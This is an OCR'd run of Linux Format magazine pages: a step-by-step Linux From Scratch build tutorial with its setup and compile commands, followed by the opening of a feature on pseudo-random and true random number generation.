Once the full system is up and running, installation of further software is also up to you. There are a couple of sibling projects to LFS that will help you extend the system, but if you find something that's not included in the instructions in those books, you'll need to handle its installation.

Scratch made easy

The basic flow of building the LFS system is as follows:

1 First, the book guides you through the process of preparing a space disk partition on an existing Linux OS for the new system. While it's implied that this will be a partition on your "production" Linux machine, the book also notes the ability to use a Live CD. This could be useful to install the LFS system on "bare metal," for example an older desktop, provided your live distro either contains all the prerequisite software, or supports the ability to install it.

2 Speaking of which, the next step is to make sure software prerequisites are installed on the "host" system. This consists largely of build tools including *GCC*, *Make*, Perl and Python. It's useful at this stage to understand that the version of LFS is similar to a distribution's version number, in that it's a reflection of the versions of all its component parts. Point being, make sure that all the minimum versions of these prerequisites align with the version of LFS, because it will affect the ability to add the correct versions of supported software later on in the process.

3 Next, you'll create a filesystem on the target partition, and create a basic structure there consisting of the following key directories: **/bin**, **/etc**, **/usr/bin**, **/usr/lib**, and **/usr/sbin**. The root-level **/bin**, **/lib**, and **/sbin** are then symlinked accordingly, and a **/lib64** directory is created if required. Fortunately, the LFS book contains Bash code that can be easily copied and run to take care of all the above. Finally, the book instructs you to mount the main LFS partition, and assign its path to an environment variable titled `$LFS`.


4 Create a user with the name "lfs," and configure some environment variables. Again, the authors of the book have conveniently provided code that can be copied and run in order to automate this process (and prevent typos), as shown in the screenshot. But since LFS is a learning exercise as much as a set of instructions, the authors take the time to explain each line of the script in the text below the code sample.

SCRATCH VERSUS SOURCE-BASED DISTROS

While LFS shows you how to build a Linux-based OS from source code, it's important to distinguish it from true source-based distribution. Examples of these systems include Gentoo Linux, NixOS and CRUX. They all share some of the advantages of compiling from source, such as the ability to optimise for the specific hardware of the machine on which they're installed. However, when comparing LFS to these systems, they provide a number of functions to make users' lives significantly easier, including:

- Automated build systems that will download source packages and build them with a single command.
- Dependency resolution, enabling both the application and all its prerequisites to be downloaded and built.
- Modern distribution features such as hardware detection.
- Wider software selection, which is updated more regularly.

Source-based distributions provide another option to get more technical with your Linux system without the need to do each and every thing manually. While other popular distributions such as Ubuntu and Fedora offer source-based installation, it isn't the default, and requires some extra configuration once the system is installed.



It's prudent to have the LFS book open alongside your work, as shown compiling binutils here.

5 Get the LFS software "packages," which here actually refers to source archives that have been published by each upstream project. The LFS authors have come to our rescue again here though, because there are automated methods to collect these various source bundles. For stable versions of the book, a single archive of all software is available from the LFS website. A **wget-list** file, which serves as automated input to *wget*, can also scoop each package up from its respective website. As a last resort, links for the supported versions of each package are also available within the book, if for some reason you like clicking things in a long list one-by-one. Once downloaded, all the package files should be stashed in the **/sources** directory within the **$LFS** path.


6 Build the toolchain that will be used to build the remainder of the system. This entails building some low-level compilers and other development tools, such as *Binutils*, *GCC*, GLibC and the kernel headers.

7 Build the temporary utilities comprising a basic environment in the destination environment. These represent the first components of the actual LFS installation. Low-level system tools such as *Coreutils* and the Bash shell are included here, as are additional development tools such as *Diff*, *Make* and *Patch*. During this phase you'll also take additional "passes" at the some of the items you installed in step five and compile them again, specifically *Binutils* and *GCC*.

8 Until now you'll have been using the host system's tools. But at this point you can actually enter the LFS environment via `chroot` and start working there directly. You'll start with a second pass at *Libstdc++*, then move on to utilites (text-handlers such as *Gettext* and *Texinfo*) as well as the Perl and Python languages.

9 Finally you'll perform some clean-up, and be ready to get started. That's right, everything up to this point has been preparing you to start building a LFS system. You can now start working your way through installing the LFS packages one by one. Because LFS lists 72 packages in this part of the book, you can expect to become very familiar with the process of fetching source, unpacking it and compiling it, while being very diligent and following instructions along the way.

10 Once all the packages are installed, the final steps involve configuration to make LFS a "live" system. You'll work through hardware setup, configure network connections, and finally get the boot settings in place. While the project does provide a large portion of the boot scripts for you, don't think you'll miss out on some honest-to-goodness config file editing.



The LFS-provided "boot scripts," which include some (but not all) of what's required to get your system started up.

Take the plunge

In this article we've explored the premise behind LFS, it's pros and cons, and a high-level look at its process. If it's piqued your interest, now is a good time to actually download the book from the project website (the Linux From Scratch book is available in both PDF and HTML – single-page and paginated– formats) and start to look through it, and then figure out if you're still up for the challenge? If so, join is in the next issue where we walk through building LFS in detail. LXF

LINUX FROM SCRATCH

Like to get your hands dirty? **Aaron Peters** is your man, as we get deep into building Linux.

Did you read "Linux From Scratch" in the title of this article and didn't run away screaming into the night? Then you were either intrigued by the premise presented in the last issue of *Linux Format*, or are a very special Linux fan indeed. But as the title says, we're going to get right to it in this follow-up article. So get ready for the nuts, bolts, and other assorted components of Linux From Scratch. In the sake of efficiency, you should have the following prepared before diving into the following sections:

- Lots of patience.
- A steady hand for copying and pasting terminal commands.
- A love of reading (plain black text on white or grey backgrounds).
- High bravery levels in the face of compilation errors.
- An i386- or x86_64-based PC with a modern(ish) distribution installed.
- Hard disk space to spare. Or even better, a blank partition. Even better still, a spare hard drive.
- A copy of **https://linuxfromscratch.org/lfs/downloads/stable**.

```
[aaron@fedora ~]$ bin/lfs-check-versions.sh
bash, version 5.1.8(1)-release
/bin/sh -> /usr/bin/bash
Binutils: version 2.37-10.fc35
bison (GNU Bison) 3.7.6
yacc not found
bzip2,  Version 1.0.8, 13-Jul-2019.
Coreutils:  8.32
diff (GNU diffutils) 3.8
find (GNU findutils) 4.8.0
GNU Awk 5.1.0, API: 3.0 (GNU MPFR 4.1.0-p13, GNU MP 6.2.0)
/usr/bin/awk -> /usr/bin/gawk
gcc (GCC) 11.2.1 20211203 (Red Hat 11.2.1-7)
g++ (GCC) 11.2.1 20211203 (Red Hat 11.2.1-7)
(GNU libc) 2.34
grep (GNU grep) 3.6
gzip 1.10
Linux version 5.15.16-200.fc35.x86_64 (mockbuild@bkernel01.iad2
3 (Red Hat 11.2.1-7), GNU ld version 2.37-10.fc35) #1 SMP Thu J
m4 (GNU M4) 1.4.19
```

Output of the check-versions.sh script showing that everything is working well on the host system.

This article will follow along with, and frequently reference, the *Linux From Scratch* (hereafter also *LFS*) book. Since the *LFS* book is an actual book, it can't reasonably be condensed to the size of an article here. So while we'll highlight some early parts of the LFS build process, when you embark on this you should follow the book exactly. Its authors took great care in putting together some very fine instructions, so take advantage of them.

Preparing the host

The first thing you'll need to do when preparing the **/host/** system (in other words, the existing Linux system on which you'll build LFS) is installing the prerequisite software. This consists primarily of development tools such as the *GCC* compiler, *Make* and *Patch*, as well as the stalwart open source languages Perl and Python. On a recent version of a Debian-based system, the following command should get you everything you need (note a fair number of these will already be present, but it doesn't hurt to include them):

```
$ sudo apt install bash binutils bison bzip2 coreutils diffutils findutils gawk gcc grep gzip m4 make patch perl python3 sed tar texinfo xz-utils
```

Next, check that they're all the right version. Section 2.2 of the *LFS* book provides a convenient script that will check to see if all the required versions of software are present, and confirm the ability to build source packages. Once you copy its contents into a text file and add execute permissions, you'll find all you need to make sure the system is ready with the following command:

```
$ check-versions.sh
```

If the results of this command (*see screenshot, left*) indicate all versions are sufficient and the system is able to compile a sample file successfully, your host system is ready. It's time to prepare your target system.

Target system

The **/target/** system in this context is simply a location in the filesystem where

you'll be compiling and installing the software packages. You'll then create a Linux-friendly directory structure, add and edit some configuration files, and at the end you'll have a working LFS system. The first step is to create this location, and you have a number of options:

› If you have a spare, unused hard drive in your host system, this is a great choice.

› Alternately, you can create two (or more) new partitions for it on your host system's main/only drive.

› Finally, you can use other methods such as image files. In this article, we're building LFS in a virtual machine, and so we created a new virtual hard disk to house the LFS installation. This will make it easier to create a new dedicated LFS virtual machine later and attach this virtual disk to it.

Once you've decided on the system's destination, you'll need to create two partitions. One will be for boot-related files, for which 200MB will be a good size. The second will be the main filesystem (*see screenshot, above right*). Section 2.4 of the *LFS* book also gives some guidance on whether to create a swap partition as well as other "convenience" partitions (*see box, below*). If you intend to use the LFS system as one of your "production" systems, a swap partition may be a good idea. However if you're just in this for the experience of building the system it may be overkill.

With a filesystem in place, you'll move on to preparing it to house a LFS system. The first thing is to create a shortcut for where your LFS system lives, specifically a shell variable. This will enable you to easily reference the location in future commands. You can issue the following in a terminal to set it you can also add it to the **.bash_profile** files for both your user and root to make sure it's always set in the future:

```
$ export LFS=/mnt/lfs
```

You can, of course, set its location to wherever you please. Then use your shiny new variable to create the mount point on your host system, then mount the main LFS partition there:

```
$ sudo mkdir -p $LFS
$ sudo mount -t ext4 /dev/sdb2 $LFS
```

Next, create a **/sources/** directory in the LFS space, which will hold all the working files such as source packages and build output. It should be set as "sticky" so only the owner can delete files there, which the following `chmod` command will do:

Setting up the LFS partition scheme with the GNOME Disks tool.

```
$ sudo mkdir $LFS/sources
$ sudo chmod a+wt $LFS/sources
```

Let's go and fetch the LFS source packages. You can use either the **https://linuxfromscratch.org/lfs/downloads/stable/wget-list** to use as input to the `wget` command, grab them all via FTP, or download the .TAR archive from one of **www.linuxfromscratch.org/mirrors.html#files** on the LFS website. Once all the packages are in hand, run a couple of checks from the directory they reside: one to make sure all the files are there, and one to evaluate the **md5sums**:

```
$ check.sh
$ md5sum -c md5sums
```

Move them all to the **$LFS/sources** directory, and we're almost there. The last things are to fill out the target system and set up its primary user. First, we'll create a basic root directory structure, including some symbolic links. Make sure you run these as root. It's also important to check that the **$LFS** variable is set for your root user:

```
mkdir -pv $LFS/{etc,var} $LFS/usr/{bin,lib,sbin}
for i in bin lib sbin; do
  ln -sv usr/$i $LFS/$i
done
case $(uname -m) in
  x86_64) mkdir -pv $LFS/lib64 ;;
esac
mkdir -pv $LFS/tools
```

When working with the LFS system, the book recommends setting up a dedicated user (called **lfs**) for the task. We'll create this group and user, assign a password, then adjust permissions for it:

```
groupadd lfs
useradd -s /bin/bash -g lfs -m -k /dev/null lfs
passwd lfs
chown -v lfs $LFS/{usr{,/*},lib,var,etc,bin,sbin,tools}
```

» ALTERNATE LFS FILESYSTEM LAYOUTS

While the simplest and most straightforward way to set up LFS is with a single partition, the LFS book does detail some other partitions you may want to create and mount to the LFS system, as follows:

› **/boot:** This partition should really be its own partition, as it is in most modern Linux systems.

› **/home:** The book recommends this in its own partition, in order to share it with other installations.

› **/opt:** This is recommended if you're planning on installing a large amount of "ancillary" software, especially if you're interested in moving on to Beyond Linux From Scratch – BLFS. See the boxout (*overleaf*).

› **/usr:** If you have the need to segregate your binaries out from the rest of the system proper, then you can create a different partition for this, which is where most of the LFS packages will end up.

› **/usr/src:** Again related to BLFS, this will provide you with room to store and re-use the source packages for that project across multiple LFS installations, if you want to torture yourself with this exercise more than once.


The upside to setting up these additional partitions is you can share them among multiple LFS installations. However, you'll need to keep them in mind then when getting those installations ready to boot up.

```
case $(uname -m) in
 x86_64) chown -v lfs $LFS/lib64 ;;
esac
chown -v lfs $LFS/sources
```

Finally, log in as the new **lfs** user, create some settings (the **.bash_profile** and **.bashrc** files, specifically) for your upcoming terminal work (section 4.4 of the *LFS* book explains these in detail), and add those settings to the current session:

```
su - lfs
cat > ~/.bash_profile << "EOF"
exec env -i HOME=$HOME TERM=$TERM
PS1='\u:\w\$ ' /bin/bash
EOF
cat > ~/.bashrc << "EOF"
set +h
umask 022
LFS=/mnt/lfs
LC_ALL=POSIX
LFS_TGT=$(uname -m)-lfs-linux-gnu
PATH=/usr/bin
if [ ! -L /bin ]; then PATH=/bin:$PATH; fi
PATH=$LFS/tools/bin:$PATH
CONFIG_SITE=$LFS/usr/share/config.site
export LFS LC_ALL LFS_TGT PATH CONFIG_SITE
EOF
source .bash_profile
```

Are you tired of entering all these terminal commands yet? Hopefully not, because that's what the rest of this article also entails. However, we're at the point now where we'll actually start building something.



The start of a Linux directory structure in the LFS system.

It's tool time

We'll now start building the software that will enable us to build the software. LFS requires that you compile some of the underlying tools that will make it possible to build the LFS packages on the target system. If it sounds confusing, consider that one of the packages is *GCC*. How could you build *GCC* from within LFS when a compiler (*GCC*) isn't installed yet? It's a little meta, but the gist is we're using the host system to compile the tools that will let LFS stand on its own.

As with the entirety of the LFS process, it's important to follow the book closely and take things one step at a time. So start with the instructions for building *Binutils* (see section 5.2 of the book). Unpack the source archive, then create a build directory and switch into it:

```
tar xJvf binutils-2.37.tar.xz
cd binutils-2.37
mkdir -v build
cd build
```

Building most packages follows the time-honoured Linux compilation commands of `./configure`, `make` and `make install`. In this case, the *LFS* book provides all the necessary config options, which you can study to understand in depth or simply paste into the terminal:

```
../configure --prefix=$LFS/tools \
             --with-sysroot=$LFS \
             --target=$LFS_TGT   \
             --disable-nls       \
             --disable-werror
make
make install -j1
```

You'll see lots of terminal output scrolling by during this – see this exciting stuff in the screenshot (*left*). Note how it's always prudent to keep the book open side-by-side with your work, which should be no surprise if you've built your own software before. But provided the process ends and you don't see anything that looks like errors, switch over to the **$LFS/tools** directory, where you should see some new entries. Success! You've compiled your first LFS package!

The remainder of building the LFS toolchain is following similar instructions to compile the following: the *GCC* compiler, the Linux API headers, and the development libraries GlibC/Libstdc++. You'll then

» BEYOND LINUX FROM SCRATCH

We mentioned in the prior introduction that the result of LFS is still a rather simplistic system. It can carry out some basic functions, and certainly the presence of the *ViM* editor gives it some utility. But compared to the highly graphical desktop and robust server Linux distributions, it's still a bit underpowered.

That's where Beyond Linux From Scratch (BLFS) comes in. This project enables you to add more powerful components and applications to your LFS installation. Examples include security such as *sudo* support and *OpenSSH*, editors like the almighty *Emacs*, servers such as Apache or sendmail, and even GUI desktops like GNOME or Xfce. With BLFS, you can create a highly customised and highly optimised everyday system.

Other LFS-related projects include:

› ALFS (Automated Linux From Scratch): This project (**www.linuxfromscratch.org/alfs**) aims to automate the process of building/assembling LFS installations.

› CFS (Cross-Linux From Scratch): The CLFS project (**https://trac.clfs.org/**) targets better support for cross-compiling LFS for other architectures, such as ARM, PowerPC or Sparc CPUs.

› HLFS (Hardened Linux From Scratch): By installing packages from this project (**www.linuxfromscratch.org/hlfs**) you can further secure an "out-of-the-box" LFS system.

move on to chapter six to build some more utilities: the *M4* macro processor, the *Ncurses* terminal UI toolkit, the Bash shell, *Coreutils*, *Diffutils*, the File utilities. You may recognise many of these from the list of host system prerequisites. That's because we're now compiling LFS versions of them.

Build LFS on LFS

Chapter seven marks an exciting change, as you'll switch over to the LFS system via `chroot`. You'll start by converting the target system's ownership to be root (as you'd expect for a typical Linux system, see section 7.2) and preparing virtual file systems such as **/dev** (section 7.3) before entering the target system and setting up the root user there (section 7.4). You'll create important config files such as the **hosts**, **passwd**, and **group** files among others. This process is, by and large, the same as setting up the host and target environments, with the ability to copy `cat` commands from the book in order to populate file content. Chapter seven ends with building some more packages before saving the system before launching into chapter eight, where you'll build the system proper.

These chapters aren't covered in detail in this article, even though they comprise the bulk of its content. The reason why is that working your way through them is exactly the same exercise we covered in the above sections. Chapter seven entails the creation of a number of key files, which you'll do by copying, pasting, and revising the text provided in the book, just as you did while setting up the host and target environments. And in chapter eight you'll work your way through building each LFS package in turn through a process similar to building the toolchain. The only caveat in chapter eight is that a good number of these sections come with configuration instructions in addition to the build steps. As always, follow the directions carefully!

System configurations

The last part of the book concerns putting the final pieces in place to make LFS a functioning Linux system. Some of the notable pieces of it are as follows:

› Section 9.2 details the installation of the LFS Bootscripts (*see below*), which sets up the SystemV-style runtimes, while section 9.6 provides steps for configuring them (for example, the **/etc/inittab** file).


› Sections 9.3 and 9.4 walk you through creation of device-related sub-systems such as Udev.

› Section 9.5 guides you through configuring networking (see the sample).


› Section 9.7 provides details of the default setup process for the Bash shell.

› Section 10.2 will help you set up the **/etc/fstab** file (again, the guidance in the *LFS* book makes these a simple copy-paste-edit process, as shown in the screenshot (*above*).

› In section 10.3 you will, at long last, build the Linux kernel.



The LFS-Bootscripts package, as a directory listing at left with corresponding descriptions at right.



The final stretch... setting up the /etc/fstab file so your system will boot LFS.

> **LAYING THE LINUX GROUNDWORK**
>
> "LFS requires that you compile some of the underlying tools that will make it possible to build the LFS packages on the target system."

› Section 10.4 highlights GRUB configuration.

› Section 11.1, appropriately titled, "The End," has you log the distribution in the **/etc/lfs-release** and **/etc/os-release** files, which might be considered the equivalent of signing a painting you just finished.

At this point, you can either reboot your system (if LFS is going to live on the machine on which it was built), or migrate the system (section 8.2.3 notes that cloning a system is as easy as archiving the root directory, moving it to another machine of the same architecture, extracting, and then adjusting config files as needed).

Well, how did that feel? The authors of the *LFS* book have put together a fantastic learning exercise for the curious Linux enthusiast. It provides enough hand-holding to enable those without highly technical backgrounds to create an LFS system "just to say they did it." On the other hand, it also explains everything along the way, giving studious users insight into the inner workings of Linux that no graphical installer could ever provide.

All that's left is to head over to the LFS website and add yourself to the counter (**www.linuxfromscratch.org/cgi-bin/lfscounter.php**). So what are you waiting for, that last package to finish compiling? LXF

TRULY, DEEPLY, RANDOMLY

Random numbers are essential for so much of everyday life but they're not as easy to generate as we might think. **Mike Bedford** takes us on a journey through the murky world of randomness to see how it's done.

Our subject here is random numbers, and how to generate them. And to be honest, we wouldn't blame you if you think that sounds as enthralling as watching paint dry.

What's more, if we were to quote the definition "a random number is a number chosen as if by chance from some specified distribution such that selection of a large set of these numbers reproduces the underlying distribution" – whatever that means – we fear that might reinforce your view. We have to admit, though, that we presented that particular mathematics definition just to be mischievous, and we promise to do our very best to keep you entertained.

The fact is that generating random numbers isn't as straightforward as we might hope or expect. In this article we'll delve into a wide range of technologies which, you might be relieved to hear, aren't all concerned with virtually impenetrable maths.

If you want to learn when a random number isn't a random number, what an entropy pool is and why Linux maintains one, how some Intel processors can generate true random numbers using special hardware, or why we should be interested in random numbers in the first place? In that case, just read on. But if you think this expose will help you break the bank at Monte Carlo, though, we suggest you think again.

Before getting to the heart of generating random numbers, let's pick up the question of why we need them. After all, unless there are real-world applications, any study of random numbers would be little more than a pure academic exercise. And to many of us, that wouldn't be especially engrossing, to put it mildly.

So, how are random numbers used? If you're a coder, you'll be aware that most programming languages offer a random number function, and you'll probably have made use of that functionality. You might have used it in a video game, for example, to ensure that gameplay differs each time it's launched. Indeed, games are a key application of random numbers, perhaps for shuffling a deck of cards before they're

dealt, for creating a new random layout for a maze, or deciding the shape of new blocks in *Tetris*. If we expand on the word gaming to include gambling, we come to another application of random numbers. Here the stakes are greater – quite literally – which places greater demands on just how random the numbers are. Traditionally, such unpredictability would be provided by a roulette wheel or a well-shuffled deck of cards, but the onset of online gambling changed all that. So although the user might see an on-screen representation of the conventional paraphernalia of a casino, all this is driven by a stream of electronically derived random numbers.

And the stakes continue to increase, as we'll see as we touch on one of the other ways in which random numbers are put to use. Perhaps today's main use of random numbers is in cryptography, with beneficiaries including governments, armed forces, commercial organisations, and anyone who encrypts the hard disk on their laptop or uses internet banking or online shopping, to name but a few.

Random code

In most programming languages, generating a random number takes little more than calling an in-built function. But what happens behind the scenes? There are a range of algorithms, but we'll take a look at one of the simplest approaches. Random numbers are generated as sequences which, in our example, are defined by the formula $X_{n+1}=a\,X_n \bmod m$.

In plain English, each value of the sequence is obtained by taking its predecessor, multiplying it by the constant a, and taking the m modulus of the result or, in other words, the remainder when the result is divided by m. Different implementations use different values of a and m but, for example, the Sinclair ZX81 home computer used a=75 and m=65537.

If you knock up a simple bit of code, or a workbook in *LibreOffice Calc*, and use a value of 1 for the first value of X, you'll find that the next few results are 75, 5625, 28653, 51791, 17642 and 12410 which, certainly look random, not that we can make a proper judgement by eye on such a small sample. The output provided to the user as a random number may or may not be the internal state, that's the value X, but if it isn't it'll be closely related. However, it's clear that code like this will always generate the same sequence of numbers, and this can be useful, for example while debugging code.

Credit: maxpixel.net, CC 0, www.maxpixel.net/Game-Ball-Play-Prize-Draw-Balls-Bingo-Lottery-6077901

Lottery machines produce high-quality, true random numbers, but not nearly fast enough for most other applications.

Credit: NS&I

They might be a fraction of the size, but many of today's TRNG can trace their heritage to the original ERNIE, which first drew Premium Bond winners in 1955.

Often, though, repeatability is far from desirable and, in that case, a seed is used as the initial value of X. Commonly, that seed will be derived from some random-ish value, for example the system clock in milliseconds. Now, each time you generate random numbers by running the same code, it's almost certain that you'll produce a different sequence.

This is a good point to address the question we posed earlier, namely "when is a random number not a random number?". And the answer to that paradoxical question is when that random number is a pseudo random number, which is the type we've seen so far. And while those numbers share some of the desirable properties of random numbers – for example, that the numbers exhibit no recognisable patterns – in one important respect, they aren't random. In particular, as we've seen, these random numbers are in a fixed sequence, which isn't surprising since they're computer generated.

For some applications this isn't a problem, but in encryption, where random numbers could be used as the secret key, this poses a significant risk. If someone gains access to the internal state of the random number generator – for example, the value X that we referred

» NOT SO RANDOM AFTER ALL

Not everything that we think of as random is quite what it seems. It's been shown, for example, that some coins are inherently biased because one side is heavier than the other, so the true odds of heads or tails isn't exactly evens. Even roulette wheels aren't random: the outcome is totally predictable, being governed by the laws of physics, but bets can still be placed for several seconds until "no more bets" is called. For most of the 225 years that roulette wheels have been separating gamblers from their hard-earned cash this wasn't a problem for casinos, but all this changed in the 1970s.

Led by Doyne Farmer and Norman Packard, a group of students at University of California Santa Cruz built a computer in a shoe. It was based on an eight-bit 6502 microprocessor, and its purpose was to win at the roulette tables of Las Vegas. What's more, it worked. Despite having to learn how to use their creation without drawing the attention of casino bosses – a sure way of earning a trip to hospital, they feared – the group managed to make a profit of 44 per cent. So successful were they, in fact, that soon after they publicised their achievement, the state of Nevada brought in legislation to criminalise such technology.


to earlier – they can calculate the next internal state, and all future ones, and potentially the random numbers generated.

Getting physical


True random numbers aren't generated algorithmically. Instead, they rely on something in the physical world that's unpredictable. This can be automated, and here lottery machines come to mind. These machines were designed to present a spectacle on TV, and they do that job admirably, but if your application needs long strings of random numbers, extracting numbered balls from a mechanical contrivance isn't exactly going to be quick.

Back in 1956, Harold Macmillan, UK chancellor of the exchequer, announced Premium Bonds. These were a form of saving bonds that paid no interest, but all holders were entered into a monthly prize draw. Central to Premium Bonds was a technological miracle of the age called ERNIE, which stood for Electronic Random Number Indicator Equipment. It wasn't an electronic computer, but rather an electronic device for generating true random numbers. Monthly draws took 10 days to complete. Primitive as that might sound, by today's standards, its trick of the trade – using noise as a source of randomness – is still in use today.

When we talk about noise, we're referring to an electrical effect. Normally, noise is the enemy but in random number generation it's a friend. Put simply,



TRNGs rely on a source of noise (top), which can be converted into a binary string (middle), before being whitened to remove long repeated strings and bias (bottom).



True random number generators like OneRNG are cheap and offer the benefit of an open source and hardware design.

Credit: OneRNG

several electronic components are susceptible to generating tiny fluctuating voltages as a result of thermal, electromagnetic and even quantum effects. So, if you amplify these minute signals, and sample the voltage periodically to obtain 0s and 1s, you end up with a stream of random bits. And unlike their pseudo cousins, these are true random numbers so the sequence will never repeat.

